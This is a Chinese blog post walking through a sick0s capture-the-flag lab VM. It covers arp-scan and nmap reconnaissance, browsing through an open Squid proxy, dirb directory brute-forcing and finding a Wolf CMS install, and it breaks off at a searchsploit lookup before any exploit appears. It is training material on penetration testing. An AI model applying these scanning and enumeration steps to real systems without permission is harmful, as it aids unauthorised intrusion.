【网络安全】sick0s 靶场实践之getshell

原创

IT老涵 于 2022-04-12 19:19:59 发布 1919 收藏 1
分类专栏： 安全 网络 渗透测试 文章标签： 网络安全 web安全 安全
版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/HBohan/article/details/124128700
版权


安全 同时被 3 个专栏收录
375 篇文章 21 订阅
订阅专栏

网络
355 篇文章 13 订阅
订阅专栏

渗透测试
47 篇文章 4 订阅
订阅专栏

主机发现

```
arp-scan -l
```




```
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:7f:30:6b, IPv4: 192.168.1.15
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     ac:80:ae:b9:44:50       (Unknown)
192.168.1.7     4c:d5:77:0d:34:71       (Unknown)
192.168.1.12    00:0c:29:fb:34:57       VMware, Inc.
192.168.1.6     3c:2e:f9:21:80:52       Apple, Inc.
192.168.1.5     7c:2a:db:0b:da:3e       (Unknown)

5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.967 seconds (130.15 hosts/sec). 5 responded
```

目标ip为192.168.1.12


端口扫描

```
nmap -sV -sC -T4  192.168.1.12  -p-
-sV:查看端口对应服务
-sC: 使用默认脚本测试
-T4:快速测试
-p-:全端口扫描
```



```
└─# nmap -sV -sC -T4  192.168.1.12  -p-
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-29 22:23 CST
Nmap scan report for 192.168.1.12
Host is up (0.00044s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 09:3d:29:a0:da:48:14:c1:65:14:1e:6a:6c:37:04:09 (DSA)
|   2048 84:63:e9:a8:8e:99:33:48:db:f6:d5:81:ab:f2:08:ec (RSA)
|_  256 51:f6:eb:09:f6:b3:e6:91:ae:36:37:0c:c8:ee:34:27 (ECDSA)
3128/tcp open   http-proxy Squid http proxy 3.1.19
|_http-title: ERROR: The requested URL could not be retrieved
|_http-server-header: squid/3.1.19
8080/tcp closed http-proxy
MAC Address: 00:0C:29:FB:34:57 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 119.68 seconds
```

扫描完成，看到3128端口，尝试访问一下



ERROR

The requested URL could not be retrieved

The following error was encountered while trying to retrieve the URL: /

Invalid URL

Some aspect of the requested URL is incorrect.

Some possible problems are:


- Missing or incorrect access protocol (should be “http://” or similar)
- Missing hostname
- Illegal double-escape in the URL-Path
- Illegal character in hostname; underscores are not allowed.

Your cache administrator is webmaster.

Generated Tue, 29 Mar 2022 14:17:28 GMT by localhost (squid/3.1.19)

在这里卡了很久，根据他的左下角版本信息搜了一下漏洞，还真有一个对应版本的绕过访问限制，不过试了很久都没成功，这里压根没想他的功能，实在过不去了，看了一下他的writeup才知道原来这个端口是http-proxy代理，要通过这个端口来访问他的web服务。

用proxyfox配一下代理


ERROR: The requested URL c

192.168.1.12:3128

l URL could not be retrieved

e trying to retrieve the URL: /


orrect.

ol (should be "http://" or similar)

ath

erscores are not allowed.

FoxyProxy
Use Enabled Proxies By Patterns and Order
Turn Off (Use Firefox Settings)
192.168.1.12:3128 (for all URLs)
127.0.0.1:8080 (for all URLs)
proxy (for all URLs)
Options
What's My IP?
Log



192.168.1.12/

BLEHHH!!!

目录爆破


再次访问，发现正常显示，不过页面很简单，目录爆破一下

```
dirb http://192.168.1.12 -p 192.168.1.12:3128
# -p 是指定代理
```



```
└─# dirb http://192.168.1.12 -p 192.168.1.12:3128

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Mar 29 22:34:08 2022
URL_BASE: http://192.168.1.12/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
PROXY: 192.168.1.12:3128

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.12/ ----
+ http://192.168.1.12/cgi-bin/ (CODE:403|SIZE:288)
+ http://192.168.1.12/connect (CODE:200|SIZE:109)
+ http://192.168.1.12/index (CODE:200|SIZE:21)
+ http://192.168.1.12/index.php (CODE:200|SIZE:21)
+ http://192.168.1.12/robots (CODE:200|SIZE:45)
+ http://192.168.1.12/robots.txt (CODE:200|SIZE:45)
+ http://192.168.1.12/server-status (CODE:403|SIZE:293)

-----------------
END_TIME: Tue Mar 29 22:34:48 2022
DOWNLOADED: 4612 - FOUND: 7
```


可以看到有个connect，可以直接下载是个py文件，内容如下


~/下载/connect - Mousepad
文件(F) 编辑(E) 搜索(S) 视图(V) 文档(D) 帮助(H)
connect
m...

```
#!/usr/bin/python

print "I Try to connect things very frequently\n"
print "You may want to try my services"
```

其实他就是提权的关键，但是我没用到，还是因为脑子比较笨，感觉他有问题但是没找到方法

再访问一下robots.txt




```
User-agent: *
Disallow: /
Dissalow: /wolfcms
```

看到这个就比较兴奋了，访问一下

【查看资料】
1、网络安全学习路线
2、电子书籍（白帽子）
3、安全大厂内部视频
4、100份src文档
5、常见安全面试题
6、ctf大赛经典题目解析
7、全套工具包
8、应急响应笔记

cms漏洞getshell



About Me

I'm just a demonstration of how easy it is to use Wolf CMS to power a blog.
more ...

Favorite Sites

- Wolf CMS

Recent Entries

- My second article
- My first article

Archives

Syndicate

Articles RSS Feed

Home Page

My second article

This is my second article.

Posted by Administrator on Sat, 5 Dec 2015


My first article

My **first** test of my first article that uses *Markdown*.

Posted by Administrator on Sat, 5 Dec 2015


这是个cms，之前还没听说过，此处省略在这个页面找漏洞的过程，找了个寂寞

使用searchsploit 找一下有没有漏洞吧



